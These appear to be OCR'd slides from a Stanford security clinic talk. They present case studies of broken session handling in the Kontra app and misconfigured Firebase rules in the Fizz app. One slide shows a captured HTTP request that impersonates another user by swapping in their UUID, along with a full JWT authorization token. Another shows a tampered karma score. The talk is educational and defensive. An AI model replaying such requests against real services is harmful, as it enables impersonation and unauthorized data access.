```
POST /prod/users/ae697870-3e71-4a0e-bd5e-5ea501a62dd0/topics/suggestions HTTP/2
Host: api.dissonantchat.com
Accept: application/json
Content-Type: multipart/form-data
Accept-Encoding: gzip, deflate
Content-Length: 136
User-Agent: kontra/1.0.0 CFNetwork/1240.0.4 Darwin/20.6.0
Accept-Language: en-us
Authorization:
eyJraWQiOiJXd1ZodEk2a2RnazVsdnVGMXZxV2E1aXEyTjRmOFJpaDh1dFczOEM4K2o0PSIsImFsZyI6IlJTMjU2In0.ey
JzdWIiOiI1YjY1MjMzOS1hODU3LTQ3ZTctOTkwYy1lMWI1MWRlNjg3NTMiLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiY3Vz
dG9tOmRiVXNlcklkIjoiZjM2NzBmZDMtNjQ2MS00OWEzLTk0OTEtMDdkZTJlZmJkNDMyIiwiaXNzIjoiaHR0cHM6XC9cL2
NvZ25pdG8taWRwLnVzLXdlc3QtMi5hbWF6b25hd3MuY29tXC91cy13ZXN0LTJfN0lwcTViYWw3IiwiY29nbml0bzp1c2Vy
bmFtZSI6InR3ZWVkbGVkZWUiLCJnaXZlbl9uYW1lIjoiVHdlZWRsZSIsImF1ZCI6Ijdhb2tyOGtqYWFmcGgzY3BvbHJtdT
c4MjkyIiwiZXZlbnRfaWQiOiIwNDdjNGRlNC00YzM3LTQwNzYtODRkNS1jYTUxNjVmM2NjY2IiLCJ0b2tlbl91c2UiOiJp
ZCIsImF1dGhfdGltZSI6MTY1MTM2MTI4NywiZXhwIjoxNjUxMzY0ODg3LCJpYXQiOjE2NTEzNjEyODcsImZhbWlseV9uYW
1lIjoiRGVlIiwiZW1haWwiOiJ0d2VlZGxlZGVlQHNhbGlncmFtYS5pbyJ9.dsWbgWFAl_hAK0WE3mO88jKlkUbhDA5Uw2a
ICYqUKwPRrusLHujmYoZmQcjIhQtpyx05diU9cMM9dDI7oA-g6rx8sll-lAdU--R-n4_IG1V4mNUnHNLyossg2rBZHY_yH
ousS9uAqMvKL5MeGf1Vo8z6B9_8k1hxLIlg1wtRo8eqLmiGYKxftSC4y1gafZjLIrCxl6nphrFGMhllRBOoCmYx674v2cz
Ik9AMMXNZZe8Up7lvT8gpucpty1MNLFGnd2N4she2c5xajMouuC1b3aPlW-3Br4TYct9DkGfSG80wLBzgcIFVzZdaoJWwX
VBy8GqOvuAN56SDWRXZRLaxqA

{
  "topicsuggestion":
  "This is a test poll submitted by @tweedledee pretending to be @tweedledum",
  "userconsent":true,
  "topicinterest":"Yes"
}
```

Tweedledum's UUID


Tweedledee's Authorization header

Tweedledee's desired poll content

```
HTTP/2 200 OK
Date: Sat, 30 Apr 2022 23:31:22 GMT
Content-Type: application/json
Content-Length: 2
X-Amzn-Requestid: e4d43f4e-ae61-46be-a8ef-7ee85d32b711
X-Amz-Apigw-Id: Rav_pFhXPHcFc2w=
X-Amzn-Trace-Id: Root=1-626dc6ca-1155462368d318260056d370;Sampled=0

{
}
```

Session handling case study: Kontra (2022)



Welcome back, tweedledee

This is a test poll submitted by @tweedledee pretending to be @tweedledum

@tweedledum

1 Reacts · 5m


Avoiding improper session handling

Before taking a sensitive action:

Check the user is who they say they are

And that they are allowed to perform the action

Misconfigured Firebase security rules




Clients can directly access the database

(including malicious clients!)

- Database is in charge of validating user access to data
- Poor validation (e.g. misconfigured rules) → unauthorized data access

Case study: Fizz (2021)




Opinions

Opinion | Fizz previously compromised its users' privacy. It may do so again.

Fizz had a large data vulnerability discovered last fall. Their response raises questions about the app today. (Graphic: JOYCE CHEN/The Stanford Daily)


Opinion by Joyce Chen
Nov. 1, 2022, 10:00 p.m.

Case study: Fizz (2021)



```
postDates
blockedPosts
muteDuration
numPosts
email
openAppCount
karma
isAmbassador
numChatNotificatio…
phoneNumber
numReferrals
communityID
isAdmin
banDate
notificationBadge
blockedUsers
fcmToken
hasAskedForRating
userID
muteDate
banDuration
usersBlockedBy
tempKarma
communityChangeDate
```


Users



```
text
likeCount
commentCount
usersSaved
communityID
date
numAutoLikes
flair
pseudonym
dislikeCount
mediaURL
pastWeek
likes
postID
likesMinusDislikes
recentVoterID
ownerID
pastDay
hotScore
dislikes
```


Posts

Case study: Fizz (2021)




```
postDates
blockedPosts
muteDuration
numPosts
email
openAppCount
karma
isAmbassador
numChatNotificatio…
phoneNumber
numReferrals
communityID
isAdmin
banDate
notificationBadge
blockedUsers
fcmToken
hasAskedForRating
userID
muteDate
banDuration
usersBlockedBy
tempKarma
communityChangeDate
```

Users



```
text
likeCount
commentCount
usersSaved
communityID
date
numAutoLikes
flair
pseudonym
dislikeCount
mediaURL
pastWeek
likes
postID
likesMinusDislikes
recentVoterID
ownerID
pastDay
hotScore
dislikes
```


Posts



My Buzz Karma

99,999,999,999,999

Rank	Karma
1.	77,646
2.	62,277
3.	54,906
4.	54,133
5.	40,116
6.	28,839




No Content to Review

Please check back later

Wrap-up

Nothing is 100% secure

Applied Cyber helps out startups!



STANFORD
SECURITY
CLINIC

We provide *pro bono* digital security and safety consultations for the Stanford community. Hosted by **Applied Cyber**, the Clinic's mission is to ensure

- the sensitive data entrusted to your company or product remains private and out of the hands of attackers,
- you understand — and are working to mitigate — the security risks your product or company faces, and
- you think clearly about the safety of your users and the potential for abuse.

The clinic meets by reservation on Thursdays at 10:30am PT. We typically meet in-person but can meet virtually when needed. To book a meeting, please email contact@securityclinic.org.

https://securityclinic.org

Security courses at Stanford

- *INTLPOL 268*: Hack Lab
- *CS 155*: Computer and Network Security
- *CS 152*: Trust and Safety Engineering
- *CS 255*: Cryptography
- *CS 153*: Applied Security at Scale
- *INTLPOL 268D*: Online Open Source Investigation
- *CS 40*: Cloud Infrastructure and Scalable Application Deployment

Q&A: Security @ Stanford